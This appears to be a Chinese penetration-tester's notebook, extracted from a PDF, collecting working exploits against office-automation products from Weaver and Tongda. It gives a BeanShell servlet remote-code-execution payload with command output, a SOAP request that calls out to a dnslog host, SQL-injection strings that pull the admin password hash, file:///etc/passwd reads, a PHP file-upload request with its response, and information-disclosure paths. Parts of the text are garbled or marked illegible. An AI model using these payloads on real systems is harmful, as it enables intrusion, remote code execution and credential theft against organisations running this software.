20     </script>
21
22     <script src="/ioffice/js/jquery-1.4.4.min.js" type="text/javascript">
23     </script>
24     <style>
25       .log_y{
26         border:#0000001pxsolid!important;
27         background:white!important;
28       }
29       .btn_y{
30         background:#ecf2f8!important;
31       }
32     </style>
33     <link href="../../../App_Themes/Green/Styles.css" type="text/css" rel="stylesheet" />
34     <title>

```

```
30     </title>
    </head>
31     <script src="/iOffice/js/iOffice.js" type="text/javascript">
    </script>
32     <script src="/iOffice/js/jquery-1.8.0.min.js" type="text/javascript">
```

将返回的前端代码用如下代码进行替换，然后放行即可。

```

1  <html>
2  <head id="Head1"><link href="../../App_Themes/Login/Styles.css"
   type="text/css" rel="stylesheet" /><link
   href="../../App_Themes/Login/StylesTJ.css" type="text/css"
   rel="stylesheet" />
3      <script language="javascript" src="/ioffice/js/ioffice.js"></script>
4      <script src="/ioffice/js/jquery-1.4.4.min.js" type="text/javascript">
</script>
5      <style>
6          .log_y {
7              border:#000000 1px solid !important;
8              background:white !important;
9          }
10         .btn_y {
11             background:#ecf2f8 !important;
12         }
13     </style>
14 <link href="../../App_Themes/Green/Styles.css" type="text/css"
   rel="stylesheet" /><title>
15
16 </title></head>
17 <script src="/ioffice/js/ioffice.js" type="text/javascript"></script>
18 <script src="/ioffice/js/jquery-1.8.0.min.js" type="text/javascript">
</script>
19     <script type="text/javascript" >
20         function SetSam() {
21             var sam = $("#txtNewPwd").val();
22             var NewSam;
23             if (sam != "") {
24                 var a = sam.split('');
25                 var result = new Array();
26                 while (a.length) {
27                     result.push(a.pop());
28                 }
29                 sam = result.join('');
30                 NewSam = sam.substring(0, 1).charCodeAt(0) * 15192332;
31                 for (var i = 1; i < sam.length; i++) {
32                     NewSam = NewSam + "0" + sam.charCodeAt(i) * 15192332;
33                 }
34             }
35             $("#txtSam").val(base64encode(utf16to8(NewSam)));
36             $("#txtNewPwd").val(base64encode(utf16to8(NewSam)));
37             $("#txtChePwd").val(base64encode(utf16to8(NewSam)));
38             return true;
39         }
40     </script>
41 <script type="text/javascript">
42     window.status = '';

```



```

43     function correctPNG() // correctly handle PNG transparency in Win IE
44         {
45             for (var i = 0; i < document.images.length; i++) {
46                 var img = document.images[i]
47                 var imgName = img.src.toUpperCase()
48                 if (imgName.substring(imgName.length - 3, imgName.length) ==
"PNG") {
49                     var imgID = (img.id) ? "id='" + img.id + "' " : ""
50                     var imgClass = (img.className) ? "class='" + img.className
+ "' " : ""
51                     var imgTitle = (img.title) ? "title='" + img.title + "' "
: "title='" + img.alt + "' "
52                     var imgStyle = "display:inline-block;" + img.style.cssText
53                     var imgAttribs = img.attributes;
54                     for (var j = 0; j < imgAttribs.length; j++) {
55                         var imgAttrib = imgAttribs[j];
56                         if (imgAttrib.nodeName == "align") {
57                             if (imgAttrib.nodeValue == "left") imgStyle =
"float:left;" + imgStyle
58                             if (imgAttrib.nodeValue == "right") imgStyle =
"float:right;" + imgStyle
59                             break
60                         }
61                     }
62                     var strNewHTML = "<span " + imgID + imgClass + imgTitle
63                     strNewHTML += " style=\"\" + "width:" + img.width + "px;
height:" + img.height + "px;" + imgStyle + ";"
64                     strNewHTML +=
"filter:progid:DXImageTransform.Microsoft.AlphaImageLoader"
65                     strNewHTML += "(src=\"\" + img.src + "\",
sizingMethod='scale');\"></span>"
66                     img.outerHTML = strNewHTML
67                     i = i - 1
68                 }
69             }
70         }
71     window.attachEvent("onload", correctPNG);
72 </script>
73
74 <body style="overflow: hidden; background-size: 100% 100%;
background:url('/i0ffice/prg/mr/image/ChangePwd/HF_banner1.png') center
center no-repeat #efeff4 ;" >
75     <div style=" width:100%;height:100%;">
76     <form name="frm" method="post" action="mrClearPwdChange.aspx?
reurl=%2fi0ffice%2fLogin.aspx" onsubmit="javascript:return
WebForm_OnSubmit();" onkeypress="javascript:return
WebForm_FireDefaultButton(event, 'ok')" id="frm">
77 <div>
78 <input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />

```

```

79 <input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value=""
/>
80 <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwUKMTk1NDg3MTI4NQ8WCh4FUmVVcmwFEy9pT2ZmaWNlL0xvZ2luLmFzcHgeC1N
0YXJ0Q2hhbmdlZx4GaUVtcElEAgEeCnZlcmleWNVZGUFBDM40TQeClJldHJ5VGltZXMCARYCA
gMPZBYEAgEPDxYCHgRUZXh0BQzkv67mlLnlr4bnoIFkZAIDD2QWAmYPZBYSAGUPFgIeB1Zpc2l
ibGV0ZAIHDxYCHwZoFgJmD2QWBAIBDxAPFgIeB0NoZWNrZWRoZGRkZAIDDxAPFgIfB2dkZGRkA
gkPFgIfBmhkAgsPFgIfBmhkAg8PFgIfBmhkAhEPFgIfBmdkAhMPFgIfBmdkAhUPDxYCHwZoZGQ
CFw8PFgQeEENhdXNlc1ZhbGlkYXRpb25nHwZnFgIeB29uY2xpY2sFFGphdmFzY3JpcHQ6U2V0U
2FtKCK7ZGQ=" />
81 </div>
82
83 <script type="text/javascript">
84 //
85 var theForm = document.forms['frm'];
86 if (!theForm) {
87     theForm = document.frm;
88 }
89 function __doPostBack(eventTarget, eventArgument) {
90     if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
91         theForm.__EVENTTARGET.value = eventTarget;
92         theForm.__EVENTARGUMENT.value = eventArgument;
93         theForm.submit();
94     }
95 }
96 //]]&gt;
97 &lt;/script&gt;
98
99
100 &lt;script src="/ioffice/WebResource.axd?d=aTedC7Zfub0VQ_JJu62k6I-
HwKLPd0DXC7JPOAotzB1WwbwkiDMBo86jIWZE8TGzdAbbGIB9ZSZtxqtEdD4gW1nQJus1&amp;
t=635127892610000000" type="text/javascript"&gt;&lt;/script&gt;
101
102
103 &lt;script src="/ioffice/ScriptResource.axd?
d=zbHRXcopXWKwRxmmyFetGAcCC2nZPITlqdaMtYMKh_mijB2bPmyA8KU83nTXbWF34WZqb1WH
DbUw7gAGTtHmo0Yin02s7hZzxITQPRg2NJeUf-
fq0F2F1s10xnodibqx1MQRXJdf2G5t0eeCW0HP-r3Vu7I1&amp;t=48406dc2"
type="text/javascript"&gt;&lt;/script&gt;
104 &lt;script src="/ioffice/ScriptResource.axd?d=8HGRGYG9-
qPDwvFiIEceUm9TX3kdVPgrbIdtoIy15erB3a3U4u6ZLpqmy9RWh-
htA1mZWUbBil4a0JWyS0EdIhgNwa9As3FvrmXjAfQcdMT_6hw0EJIDTudTanjwEnqWCmbqmYkL
NXeVlj3Ccu_F9wuvMqZ2PEjjQW8TUN2UIWQy4wl00&amp;t=ffffffffbcb9b94a"
type="text/javascript"&gt;&lt;/script&gt;
105 &lt;script src="/ioffice/ScriptResource.axd?
d=Qzf0crFdQ9yUnPfUm6y47dw9pMpToDgadFwhWZ_5AngqerbWEfLQ-gp1Ao8BA_LVQ-
nyunBaXUva1aeS0_kTmkhnV2hYF1KLBLMVmUwajFk5gc37IZGCuoHUg8tr2dQnPaDmCDwszwQW
N1F0aHdgnbNzUq199d8rY4DJ7zJmT4aN5deS0&amp;t=ffffffffbcb9b94a"
type="text/javascript"&gt;&lt;/script&gt;
</pre>
</div>
<div data-bbox="900 968 930 985" data-label="Page-Footer">18</div>
```

[illegible]

```

142                                                                 width: 200px;
    height: 37px" />
143                                                                 </td>
144                                                                 </tr>
145                                                                 </table>
146                                                                 </td>
147                                                                 </tr>
148                                                                 <tr>
149                                                                 <td scope="col">
150                                                                 <table width="447" border="0"
    cellpadding="3" cellspacing="0">
151
152
153
154
155
156
157
158                                                                 <tr id="setNewPwd">
159         <td scope="col" nowrap="nowrap">
160                                                                 <span id="Label4"
    class="td">设置新密码:</span>
161                                                                 </td>
162         <td width="363" scope="col">
163                                                                 <input name="txtSam"
    type="text" id="txtSam" class="edbox" style="height:1px;width:1px;display:
    none" />
164                                                                 <input
    name="txtNewPwd" type="password" maxlength="50" id="txtNewPwd"
    class="login_I log_y" style="width: 250px" />
165                                                                 <span
    id="RequiredFieldValidator5" class="td"
    style="color:Red;display:none;">&nbsp;</span>
166                                                                 <span
    id="RegularExpressionValidator1" class="td"
    style="color:Red;visibility:hidden;">&nbsp;</span>
167                                                                 <span
    id="RegularExpressionValidator3" class="td"
    style="color:Red;visibility:hidden;">&nbsp;</span>
168                                                                 </td>
169         </tr>
170
171
172                                                                 <tr id="comNewPwd">
173         <td scope="col" nowrap="nowrap">
174                                                                 <span id="Label5"
    class="td">确认新密码:</span>
175                                                                 </td>
176         <td width="363" scope="col">

```

```

177                                     <input
name="txtChePwd" type="password" maxlength="50" id="txtChePwd"
class="login_I log_y" style="width: 250px" />
178                                     <span
id="RequiredFieldValidator6" class="td"
style="color:Red;visibility:hidden;">&nbsp;</span>
179                                     <span
id="CompareValidator1" class="td"
style="color:Red;visibility:hidden;">&nbsp;</span>
180                                     </td>
181     </tr>
182
183
184
185                                     <tr height="55px;">
186                                     <td colspan="2"
align="right" style="padding-right: 60px;">
187
188                                     <input
type="submit" name="ok2" value="确 认"
onclick="javascript:SetSam();WebForm_DoPostBackWithOptions(new
WebForm_PostBackOptions(&quot;ok2&quot;, &quot;&quot;, true, &quot;&quot;,
&quot;&quot;, false, false))" id="ok2" class="btn btn_y" />
189                                     <input
type="submit" name="cancel" value="取 消" id="cancel" class="btn btn_y" />
190                                     </td>
191                                     </tr>
192                                     </table>
193                                     </td>
194                                     </tr>
195                                     </table>
196
197 </div>
198         </li>
199     </ul>
200     <div id="valSum"
style="color:Red;height:94px;width:146px;display:none;">
201
202 </div>
203     </div>
204 </div>
205 </div>
206     <script type="text/javascript">
207         function txtloginid_TextChanged(txtQuestionID, cmdID) {
208             var cmd = document.getElementById(cmdID);
209             var txtQuestion = document.getElementById(txtQuestionID);
210             cmd.click();
211         }
212         function DisableButton() {
213             $("#cmdValidate").attr("disabled", "");

```

```

214         clearInterval(timer);
215     }
216
217     var i = 90;
218     var timer = null;
219     function timers() {
220         $(function () {
221             if (i >= 0) {
222                 $("#cmdValidate").val("获取验证码" +
223 i).attr("disabled", "disalbed");
224                 i--;
225             }
226             else {
227                 $("#cmdValidate").val("获取验证码").attr("disabled",
228 "");
229                 clearInterval(timer);
230             }
231         });
232     }
233     function startTimer(){
234
235         timer = setInterval("timers()", 1000);
236     }
237
238 </script>
239
240 <script type="text/javascript">
241 //
242 var Page_ValidationSummaries = new
243 Array(document.getElementById("valSum"));
244 var Page_Validators = new
245 Array(document.getElementById("RequiredFieldValidator5"),
246 document.getElementById("RegularExpressionValidator1"),
247 document.getElementById("RegularExpressionValidator3"),
248 document.getElementById("RequiredFieldValidator6"),
249 document.getElementById("CompareValidator1"));
250 //]]&gt;
251 &lt;/script&gt;
252
253 &lt;script type="text/javascript"&gt;
254 //<![CDATA[
255 var RequiredFieldValidator5 = document.all ?
256 document.all["RequiredFieldValidator5"] :
257 document.getElementById("RequiredFieldValidator5");
258 RequiredFieldValidator5.controltovalidate = "txtNewPwd";
259 RequiredFieldValidator5.errorMessage = "[设置新密码]必须填入，则不能少于6位！";
260 RequiredFieldValidator5.display = "Dynamic";
</pre>
</div>
<div data-bbox="900 969 930 985" data-label="Page-Footer">22</div>
```

```

253 RequiredFieldValidator5.evaluationfunction =
    "RequiredFieldValidatorEvaluateIsValid";
254 RequiredFieldValidator5.initialvalue = "";
255 var RegularExpressionValidator1 = document.all ?
    document.all["RegularExpressionValidator1"] :
    document.getElementById("RegularExpressionValidator1");
256 RegularExpressionValidator1.controltovalidate = "txtNewPwd";
257 RegularExpressionValidator1.errormessage = "[密码输入非法]";
258 RegularExpressionValidator1.evaluationfunction =
    "RegularExpressionValidatorEvaluateIsValid";
259 RegularExpressionValidator1.validationexpression = "[\\x00-\\xff]+";
260 var RegularExpressionValidator3 = document.all ?
    document.all["RegularExpressionValidator3"] :
    document.getElementById("RegularExpressionValidator3");
261 RegularExpressionValidator3.controltovalidate = "txtNewPwd";
262 RegularExpressionValidator3.errormessage = "为确保你的登录帐号的安全，密码位数不
    能少于6位! ";
263 RegularExpressionValidator3.evaluationfunction =
    "RegularExpressionValidatorEvaluateIsValid";
264 RegularExpressionValidator3.validationexpression = ".{6,}";
265 var RequiredFieldValidator6 = document.all ?
    document.all["RequiredFieldValidator6"] :
    document.getElementById("RequiredFieldValidator6");
266 RequiredFieldValidator6.controltovalidate = "txtChePwd";
267 RequiredFieldValidator6.errormessage = "[确认新密码]必须输入! ";
268 RequiredFieldValidator6.evaluationfunction =
    "RequiredFieldValidatorEvaluateIsValid";
269 RequiredFieldValidator6.initialvalue = "";
270 var CompareValidator1 = document.all ? document.all["CompareValidator1"] :
    document.getElementById("CompareValidator1");
271 CompareValidator1.controltovalidate = "txtChePwd";
272 CompareValidator1.errormessage = "[确认新密码]必须与[设置新密码]相同，请重新输
    入! ";
273 CompareValidator1.evaluationfunction = "CompareValidatorEvaluateIsValid";
274 CompareValidator1.controltocompare = "txtNewPwd";
275 CompareValidator1.controlhookup = "txtNewPwd";
276 var valSum = document.all ? document.all["valSum"] :
    document.getElementById("valSum");
277 valSum.headertext = "你必须输入如下数据:";
278 valSum.showmessagebox = "True";
279 valSum.showssummary = "False";
280 //]]>
281 </script>
282
283
284 <script type="text/javascript">
285 //<![CDATA[
286
287 var Page_ValidationActive = false;
288 if (typeof(ValidatorOnLoad) == "function") {

```

```

289     ValidatorOnLoad();
290 }
291
292 function ValidatorOnSubmit() {
293     if (Page_ValidationActive) {
294         return ValidatorCommonOnSubmit();
295     }
296     else {
297         return true;
298     }
299 }
300
301 document.getElementById('valSum').dispose = function() {
302     Array.remove(Page_ValidationSummaries,
303 document.getElementById('valSum'));
304 }
305 WebForm_AutoFocus('txtpwd');
306 document.getElementById('RequiredFieldValidator5').dispose = function() {
307     Array.remove(Page_Validators,
308 document.getElementById('RequiredFieldValidator5'));
309 }
310 document.getElementById('RegularExpressionValidator1').dispose =
311 function() {
312     Array.remove(Page_Validators,
313 document.getElementById('RegularExpressionValidator1'));
314 }
315 document.getElementById('RegularExpressionValidator3').dispose =
316 function() {
317     Array.remove(Page_Validators,
318 document.getElementById('RegularExpressionValidator3'));
319 }
320 document.getElementById('RequiredFieldValidator6').dispose = function() {
321     Array.remove(Page_Validators,
322 document.getElementById('RequiredFieldValidator6'));
323 }
324 //]]>
325 </script>
326 </form>
327
328 </div>
329 </body>
330

```



```
331
332
333
334     </html>
335
```

泛微OA

ecology

BshServlet 远程代码执行

影响版本：E-cology 7.0, E-cology 8.0, E-cology 8.1, E-cology 9.0

在网站根目录后加入组件访问路径 /weaver/bsh.servlet.BshServlet/, 如下图在victim上执行了命令“dir” ,

ex\u0065c("cmd /c dir");

127.0.0.1/weaver/bsh.servlet.BshServlet/

资源

安全网站

安全博客

安全社区

公司

信息收集

好文

github收集

新建文件夹

BeanShell Test Servlet

BeanShell version: 2.0b4

Script Output

Script Return Value

null

Script

ex\u0065c("cmd /c dir");

Capture Stdout/Stderr: ☒ Display Raw Output: ☒

Evaluate

127.0.0.1/weaver/bsh.servlet.BshServlet/

资源

安全网站

安全博客

安全社区

公司

信息收集

好文

github收集

?????÷ D ?????i????a?????
i????h????? BE46-B821

D:\WEAVER\Resin ??????

2021/12/09	10:56	<DIR>	.
2021/12/09	10:56	<DIR>	..
2008/08/25	16:51		270,297 aclocal.m4
2021/12/09	10:56	<DIR>	admin
2021/12/09	10:55	<DIR>	automake
2021/12/09	10:55	<DIR>	bin
2021/12/09	10:55	<DIR>	conf
2008/08/25	16:51		763,283 configure
2008/08/25	16:49		26,004 configure.ac
2021/12/09	10:55	<DIR>	contrib
2021/12/09	10:53	<DIR>	ecology_uclient
2021/12/09	10:55	<DIR>	ext-webapp-lib
2008/08/01	10:43		106,496 httpd.exe
2021/12/09	10:55	<DIR>	lib
2008/08/01	09:26		18,009 LICENSE
2021/12/09	10:56	<DIR>	log
2008/08/01	09:26		1,018 Makefile.am
2008/11/17	12:16		17,246 Makefile.in
2021/12/09	10:53	<DIR>	modules
2021/12/09	10:53	<DIR>	php
2021/12/09	10:55	<DIR>	plugins
2008/08/01	09:26		3,697 README
2008/11/11	11:08		118,784 setup.exe
2015/04/28	14:59		38 start.bat
2012/03/12	17:19		216,176 wagent.jar
2021/12/09	10:53	<DIR>	webapps
2021/12/09	10:55	<DIR>	win32
2021/12/09	10:55	<DIR>	win64
	11	??????	1,541,048 x???
	17	??????	196,930,080,768 ???x???

WorkflowServiceXml RCE

漏洞影响：

✅ E-cology <= 9.0

POST发包如下数据，通过dnslog验证漏洞是否存在。

Plain Text

复制代码

```
1 <soapenv:Envelope
  xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:web="webservices.services.weaver.com.cn">
2   <soapenv:Header/>
3   <soapenv:Body>
4     <web:doCreateWorkflowRequest>
5       <web:string>
6         <map>
7           <entry>
8             <url>http://gaicf8.dnslog.cn</url>
9             <string>http://gaicf8.dnslog.cn</string>
10          </entry>
11        </map>
12      </web:string>
13      <web:string>2</web:string>
14    </web:doCreateWorkflowRequest>
15  </soapenv:Body>
16 </soapenv:Envelope>
```

将数据包中的dnslog改成自己的，然后发包。

Request

PrettyRawHexView

POST /services%20WorkflowServiceXml HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="94"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.81 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: LOGIN_LANG=en; PHPSESSID=a98dc2fd3fc725c0c83d7b2161fbc006
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 1003

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:web="webservices.services.weaver.com.cn">
  <soapenv:Header/>
  <soapenv:Body>
    <web:doCreateWorkflowRequest>
      <web:string>
        <map>
          <entry>
            <url>http://gaicf8.dnslog.cn</url>
            <string>http://gaicf8.dnslog.cn</string>
          </entry>
        </map>
      </web:string>
      <web:string>2</web:string>
    </web:doCreateWorkflowRequest>
  </soapenv:Body>
</soapenv:Envelope>
```

Response

PrettyRawHexRenderView

1 HTTP/1.1 200 OK
2 Server: Resin/3.1.8
3 Content-Type: text/xml; charset=UTF-8
4 Connection: close
5 Date: Sun, 12 Dec 2021 16:38:41 GMT
6 Content-Length: 364

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <soap:Body>
    <ns1:doCreateWorkflowRequestResponse xmlns:ns1="webservices.services.weaver.com.cn">
      <ns1:out xsi:nil="true">
      </ns1:out>
    </ns1:doCreateWorkflowRequestResponse>
  </soap:Body>
</soap:Envelope>
```

DNSLog.cn

Get SubDomain Refresh Record

gaicf8.dnslog.cn

DNS Query Record	IP Address	Created Time
gaicf8.dnslog.cn	119.39.127.10	2021-12-13 00:38:42

getdata.jsp SQL注入

暂未复现

影响版本：

✓ 泛微OA V8

访问路径：[js/hrm/getdata.jsp](#)

使用如下payload获取管理员sysadmin MD5的密码值

[?cmd=getSelectAllId&sql=select%20password%20as%20id%20from%20HrmResourceManager](#)

DBconfigReader.jsp 数据库配置信息泄漏漏洞

暂未复现

影响版本：

✓ 目前已知为8.100.0531,不排除其他版本，包括但不限于EC7.0、EC8.0、EC9.0版

访问路径：[mobile/DBconfigReader.jsp](#)，如果页面返回 DES 加密后的乱码，则证明漏洞存在。

WorkflowCenterTreeData SQL注入漏洞

✓ 使用Oracle数据库的泛微服务

访问如下路径：

[/mobile/browser/WorkflowCenterTreeData.jsp?node=wftype_1&scope=2333](#)

抓包，发送如下数据包：

[illegible]

```
%0a%0d%0a%0d%0a%0d%0a%0d%0a%0d%0a%0dunion select NULL,value from  
v$parameter order by (((1
```

ebridge

影响版本：

✅ 泛微云桥 e-Bridge 2018-2019 多个版本

E-Bridge saveYZJFile 任意文件读取漏洞

Windows

访问 [http://xxx.xxx.xxx.xxx/wxjsapi/saveYZJFile?](http://xxx.xxx.xxx.xxx/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///C:/&fileExt=txt)

[fileName=test&downloadUrl=file:///C:/&fileExt=txt](http://xxx.xxx.xxx.xxx/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///C:/&fileExt=txt)

如果有id值返回，证明漏洞存在。

Linux

访问 [http://xxx.xxx.xxx.xxx/wxjsapi/saveYZJFile?](http://xxx.xxx.xxx.xxx/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///etc/passwd&fileExt=txt)

[fileName=test&downloadUrl=file:///etc/passwd&fileExt=txt](http://xxx.xxx.xxx.xxx/wxjsapi/saveYZJFile?fileName=test&downloadUrl=file:///etc/passwd&fileExt=txt)

如果有id值返回，证明漏洞存在。

e-mobile

前台sql注入

编程语言：java

影响版本：E-mobile 4.5, E-mobile 6.5, E-mobile 6.6

访问/manager/login.do获取版本信息

访问/client.do?method=getconfig获取目标的系统信息

向client.do进行POST一个数据包，如果返回一个空的msg，则说明可能存在漏洞

```
1  POST /client.do HTTP/1.1
2  Host: 127.0.0.1
3  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0)
   Gecko/20100101 Firefox/87.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
   US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Upgrade-Insecure-Requests: 1
9  Content-Type: multipart/form-data; boundary=-----1830524030
10 Content-Length: 553
11 -----1830524030
12 Content-Disposition: form-data; name="method"
13 pullmsg
14 -----1830524030
15 Content-Disposition: form-data; name="loginId"
16 1
17 -----1830524030
18 Content-Disposition: form-data; name="password"
19 1
20 -----1830524030
21 Content-Disposition: form-data; name="udid"
22 1
23 -----1830524030
24 Content-Disposition: form-data; name="token"
25 1
26 -----1830524030
27 Content-Disposition: form-data; name="moduleid"
28 1
29 -----1830524030
30 Content-Disposition: form-data; name="scope"
31 1
32 -----1830524030--
```

Request

PrettyRawHex\n

```
1 POST /client.do HTTP/1.1
2 Host: 192.168.1.100
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:87.0) Gecko/20100101 Firefox/87.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: multipart/form-data; boundary=-----1830524030
10 Content-Length: 547
11
12 -----1830524030
13 Content-Disposition: form-data; name="method"
14
15 pullmsg
16 -----1830524030
17 Content-Disposition: form-data; name="loginId"
18
19 1
20 -----1830524030
21 Content-Disposition: form-data; name="password"
22
23 1
24 -----1830524030
25 Content-Disposition: form-data; name="udid"
26
27 1
28 -----1830524030
29 Content-Disposition: form-data; name="token"
30
31 1
32 -----1830524030
33 Content-Disposition: form-data; name="moduleid"
34
35 1
36 -----1830524030
37 Content-Disposition: form-data; name="scope"
38
```

Response

PrettyRawHexRender\n

```
1 HTTP/1.1 200 OK
2 Server: Resin/3.1.12
3 Cache-Control: private
4 Set-Cookie: JSESSIONID=abcc5sM_e0nvdaUuCM1x; path=/
5 Content-Type: application/json; charset=UTF-8
6 Content-Length: 10
7 Connection: close
8 Date: Sun, 28 Nov 2021 12:09:05 GMT
9
10 [
11   "msg": [
12   ]
13 ]
```

e-office

前台任意文件上传

影响版本：泛微 e-office v9.0

构造请求上传文件：


```

1  POST /general/index/UploadFile.php?
m=uploadPicture&uploadType=eoffice_logo&userId= HTTP/1.1
2  Host: xxx
3  Cookie: Hm_lvt_6fee8e5537fbb63e5add3f3228abda7=1636099610;
_gscu_1371822164=3609961085yljl14; ecology_JSessionId=abcMxg57naB1K9x2-
qH1x; JSESSIONID=abcMxg57naB1K9x2-qH1x;
ecology_JSessionid=abcMxg57naB1K9x2-qH1x; testBanCookie=test
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36
5  Accept-Encoding: gzip, deflate
6  Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7  Connection: close
8  Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
9  Cookie: LOGIN_LANG=cn; PHPSESSID=0acfd0a2a7858aa1b4110eca1404d348
10 Content-Length: 192
11 Content-Type: multipart/form-data;
boundary=e64bdf16c554bbc109cecef6451c26a4
12
13 --e64bdf16c554bbc109cecef6451c26a4
14 Content-Disposition: form-data; name="Filedata"; filename="test.php"
15 Content-Type: image/jpeg
16 <?php phpinfo();?>
17 --e64bdf16c554bbc109cecef6451c26a4--

```

如果返回logo-eoffice.php，则证明上传成功。

Request

```

Pretty Raw Hex \n
1 POST /general/index/UploadFile.php?m=uploadPicture&uploadType=eoffice_logo&userId= HTTP/1.1
2 Host: [redacted]
3 Cookie: hm_lvt_6fee8e5537fbb63e5add3f3228abda7=1636099610; _gscu_1371822164=3609961085yljl14;
ecology_JSessionId=abcMxg57naB1K9x2-qH1x; JSESSIONID=abcMxg57naB1K9x2-qH1x; ecology_JSessionid=
abcMxg57naB1K9x2-qH1x; testBanCookie=test
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.111 Safari/537.36
5 Accept-Encoding: gzip, deflate
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.9
7 Connection: close
8 Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
9 Cookie: LOGIN_LANG=cn; PHPSESSID=0acfd0a2a7858aa1b4110eca1404d348
10 Content-Length: 192
11 Content-Type: multipart/form-data; boundary=e64bdf16c554bbc109cecef6451c26a4
12
13 --e64bdf16c554bbc109cecef6451c26a4
14 Content-Disposition: form-data; name="Filedata"; filename="test.php"
15 Content-Type: image/jpeg
16
17 <?php phpinfo();?>
18
19 --e64bdf16c554bbc109cecef6451c26a4--

```

Response

```

Pretty Raw Hex Render \n
1 HTTP/1.1 200 OK
2 Date: Sun, 28 Nov 2021 04:35:14 GMT
3 Server: Apache/2.0.47 (Win32) PHP/5.2.5
4 X-Powered-By: PHP/5.2.5
5 Set-Cookie: LOGIN_LANG=cn; expires=Sat, 24-Aug-2024 04:35:14 GMT
6 Content-Length: 16
7 Connection: close
8 Content-Type: text/html; charset=utf-8
9
10 logo-eoffice.php

```

上传成功后访问： /images/logo/logo-eoffice.php

phpinfo()

x +

← → ↻

不安全 | 1

8089/images/logo/logo-eoffice.php

PHP Version 5.2.5



System	Windows 10 build 7601
Build Date	Nov 8 2007 23:18:08
Configure Command	cscrip /nologo configure.js --enable-snapshot-build --with-gd=shared
Server API	
Virtual Directory Support	enabled
Configuration File (php.ini) Path	
Loaded Configuration File	
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, ssl, sslv3, sslv2, tls
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2007 Zend Technologies
with Zend Extension Manager v1.2.0, Copyright (c) 2003-2007, by Zend Technologies
with Zend Optimizer v3.3.0, Copyright (c) 1998-2007, by Zend Technologies

Powered By



通达OA

信息泄露

获取版本信息

访问路径： /inc/expired.php

← → ↻ 🏠 127.0.0.1:8081/inc/expired.php 🌐 ☆

📁 资源 📁 安全网站 📁 安全博客 📁 安全社区 📁 公司 📁 信息收集 📁 好文 📁 github收集 📁 新建文件夹

Office Anywhere 11.3版 试用版过期
Web服务版本号: 11.3.200106
内部版本号: 11.3.200106
版权所有: 北京通达信科科技有限公司
OA用户数: 17
安装时间: 2021-12-09 14:15:23
系统时间: 2021-12-13 03:40:44
机器码: 2018013100F8FC96F19FE85D3945EEAEAC7606C5C1|371F0F79D233C1B1B8BADA63D74B90D0|C80D0884BDF77B795C993

Office Anywhere 11.3版 试用版软件已过期, 若要继续使用请注册!

[软件注册](#) [延长试用期](#)

网址: <http://www.tongda2000.com>
联系电话: 4008180505

获取计算机名

访问路径: /resque/worker.php

← → ↻ 🏠 127.0.0.1:8081/resque/worker.php 🌐 ☆

📁 资源 📁 安全网站 📁 安全博客 📁 安全社区 📁 公司 📁 信息收集 📁 好文 📁 github收集

id: DESKTOP-T7CSQ7G:12708:default

用户名遍历

访问路径:

/ispirit/retrieve_pwd.php

← → ↻ 🏠 127.0.0.1:8081/ispirit/retrieve_pwd.php?username=admin 🌐 ☆

